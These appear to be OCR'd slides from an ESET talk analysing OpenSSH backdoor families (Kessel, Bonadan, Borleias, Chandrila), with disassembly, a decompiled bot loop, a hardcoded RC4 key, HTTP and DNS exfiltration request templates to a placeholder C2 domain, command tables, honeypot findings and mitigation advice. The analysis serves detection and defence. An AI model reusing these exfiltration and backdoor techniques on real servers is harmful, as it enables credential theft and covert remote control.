
```
push    r15
push    r14
push    r13
push    r12
mov     r13, av
push    rbp
push    rbx
mov     ebp, edi
sub     rsp, 2EE8h
mov     rax, fs:28h
mov     [rsp+2F18h+var_40], rax
xor     eax, eax
call    spy_init
call    ssh_malloc_init
call    sanitise_stdfd
mov     rdi, [av+0]     ; argv0
call    ssh_get_progname
```



```
; void __cdecl spy_init()
                public spy_init
spy_init        proc near               ; CODE XREF: main+29↑p

pt2             = qword ptr -18h
pt1             = qword ptr -10h
flags           = dword ptr -4

; __unwind {
                push    rbp
                mov     rbp, rsp
                sub     rsp, 20h
                mov     edx, 4823h      ; n
                mov     esi, 0          ; c
                lea     rax, spy
                mov     rdi, rax        ; s
                call    _memset
                mov     edi, 0          ; timer
                call    _time
                mov     edi, eax        ; seed
                call    _srand
                mov     ecx, 658h       ; len
                lea     rdx, SPY_CFG    ; data
                mov     esi, 14h        ; len_key
                lea     rdi, SPY_KEY    ; "Xee5chu1Ohshasheed1u"
                call    RC4
```


Kessel: bot feature


```
int __cdecl __noreturn botRun()
{
  char info[1024]; // [rsp+0h] [rbp-420h]
  mem_t out; // [rsp+400h] [rbp-20h]
  int tm; // [rsp+418h] [rbp-8h]
  int cmd; // [rsp+41Ch] [rbp-4h]

  while ( 1 )
  {
    memInit(&out);
    botBuildOS(info);
    if ( protoReqTask(cfg_0.bid, cfg_0.ipDNS, cfg_0.subHost, info, &cmd, &out) == 1 && cmd >= 2 )
    {
      if ( cmd <= 4 )
      {
        doCommand(cmd, &out);
      }
      else if ( cmd == 6 && memPopU4(&out, &tm) == 1 && tm > 0 && tm <= 3600 )
      {
        cfg_0.timeout = tm;
      }
    }
    sleep(cfg_0.timeout);
    memFree(&out);
  }
}
```



A lot of functions called…


Kessel: code structure





Kessel: features summary

- Leak **credentials** and private key **filenames**
- Exfiltration by **many network** protocols or **local file**
  - HTTP, raw TCP, DNS
  - Can communicate through a **proxy**
- Backdoor **configuration** hardcoded and encrypted
- Bot feature
  - Can receive commands through DNS **TXT records**
  - Can create **SSH tunnel** between the infected host and any server
- Significant use of **RC4** encryption (keys mostly hardcoded)




Kessel: exfiltration protocols

- HTTP
  - POST requests on port 80 TCP
  - Can use a proxy if set in the configuration
  - Set a fake host in the request
- Raw socket
  - Data is sent on the port 443 TCP
- DNS
  - Data is hex encoded and interpreted as the sub-host of the C&C domain
  - DNS request for the host on port 53 UDP

```
POST http://<c2_domain>:80/
HTTP/1.0
Host: google.com
Proxy-Connection: keep-alive
Content-Length: <DATA_LENGTH>
<DATA>
```

```
466f7253534865[...]66f7.<c2_domain>
```


Kessel: DNS exfiltration process



Kessel: list of the commands by protocol

CMD	HTTP	Raw TCP	DNS (bot + exfiltration)
1	Send credentials	Send credentials	Get CMD + arguments
2	Ping	Ping	Upload file
3	Create SSH tunnel	Create SSH tunnel	Download file
4		Get CFG SSH tunnel	Send shell cmd output
5			Send error up/download
6			Update timeout
7			Send credentials
8			
9			Confirm file uploaded

Discovering exotic species on Bonadan



Bonadan: main features

- **Reuse code** from **Ondaron** family (available publicy)
  - Steals remote host, usernames and passwords
  - Exfiltrates to local file
  - Backdoor mode + anti-logging
- Implements a **cryptocurrency mining module** as well as a **bot module**
  - Cryptocurrency mining module is **downloaded** by the backdoor

Bonadan: bot module

- Detection and clean up of already installed cryptocurrency miners
  - Check crontab and running processes
- Custom protocol on UDP
  - XOR encryption (key hardcoded)
  - Send system information to initialize the communication
- 5 types of commands
  - *shell, rshell, exe, args, mine*

Bonadan: cryptocurrency mining module


- Different versions of the module depending on the OS model
- Dropped in */var/run* and */usr/share* directories
  - Hidden file
- Mines Monero cryptocurrency
  - Uses a mining pool -> unable to retrace transactions

Honeypotting the attackers

Goals and structure of the honeypot

- 2 main goals
  - **Activeness** of the operators
  - Get **up-to-date samples**
- Honeypot structure
  - **Highly interactive** (*mitm-ssh*)
  - Reuse the backdoors to **leak the honeypot credentials**
  - Client backdoor is needed!

Honeypot: leak strategy




Descent into the hell of Borleias

Borleias: main features

- Leak **remote hostname** (1) and **port** (2), **source IP** (5), **username** (3) and **password** (4)
- Log also the **login time**
- Exfiltration to **local file** and by **network** (UDP)
  - Exfiltrated data is **XOR** encrypted (hardcoded key ☺)
- Only **client** backdoor has been observed
  - Perfect backdoor to leak credentials ☺

Borleias: exfiltration process



Results from the honeypot

- Operator behavior
  - Logged in only **a few hours** after the credentials were leaked
  - Use **TOR** at each connection
  - Use **OpenSSH client** or **Far-Netbox** (Far manager plugin)
  - Very **careful** regarding its detection (check periodically the processes list and the users logged)
  - **Clean** the commands history at each connection
- Operator actions
  1. Basic **recon** + exfiltrate **ssh**, **sshd** and **cron** binaries
  2. Dropped a **new version** of the backdoor and modified the **timestamps**
  3. Dropped and executed a more **advanced recon** script

What's up on Borleias?

- More **advanced** log structure
  - Steal **more information** (authentication method, time, private key…)
  - **Different types** of reports depending on the data exfiltrated
- **Anti-logging** feature
- Implementation of **RC4+** encryption algorithm
  - Variant of RC4
  - **3-layer** key scheduling algorithm (IV and Zig-Zag scrambling)
  - Used to **encrypt reports** (session key encrypted with **RSA**)
- Strings **encrypted** either with RC4+ or XOR

New Borleias: reports structure

Type	Field
Int (16 bits)	Length
char [Length]	Data

Type	Field
Int (32 bits)	Rand(TIME)
Enum (1 byte)	Log type
Bool (1 byte)	Auth success
Enum (1 byte)	Auth method
String	Password
String	Username
String	IP address
Int (16 bits)	Port
Int (32 bits)	Time

3	Private key
4	Hardcoded password
8	Password
17	Username only

0	PAM
1	PASSWD
5	KRB5


From Borleias to Chandrila

- Hunting for new samples based on the findings of the upgraded version of Borleias
  - Gotta catch ‘em all !!!
- We found **Chandrila**, a new backdoor exfiltrating also through **UDP** datagrams

Chandrila: main features

- Leak **authentication type**, **username** and **password**
- Exfiltrating logs through UDP datagrams
  - Logs are **base64** encoded only
- Useful strings are **computed at execution**
- NEW: can receive commands through **SSH passwords**
  - Can either set a reverse shell to any server or execute shell commands

Chandrila: bot based on SSH passwords



Mitigation

Mitigation

- Favor key-based authentication over password authentication
  - Prevent bruteforce attacks
  - Impossible to capture from server point of view
- Disable root login in OpenSSH configuration
- **Use a multi-factor authentication method**
  - oath-toolkit
  - google-authenticator-libpam

Detection

- Run our YARA rules against the binaries
- Scan your server with ESET products
  - Actually a lot more effective than our YARA, and they detect them now
- Check binaries integrity
  - `debsums`
  - `rpm -V openssh openssh-server`

Beware! This could be tampered with.

Detection

- Compared files with the ones downloaded from a trusted source, on a trusted system
- Check integrity of loaded library too
  - Ebury!
- Check files and sockets opened by `sshd`
  - `lsof`
- Monitor outgoing traffic for exfiltration

Conclusion

- Linux is a target for malware but we have less visibility and tools to detect them compared to Windows
- Some malicious actors work hard to keep their backdoor activity under the radar

ENJOY SAFER TECHNOLOGY™

Hugo Porcher

Romain Dumont

www.eset.com | www.welivesecurity.com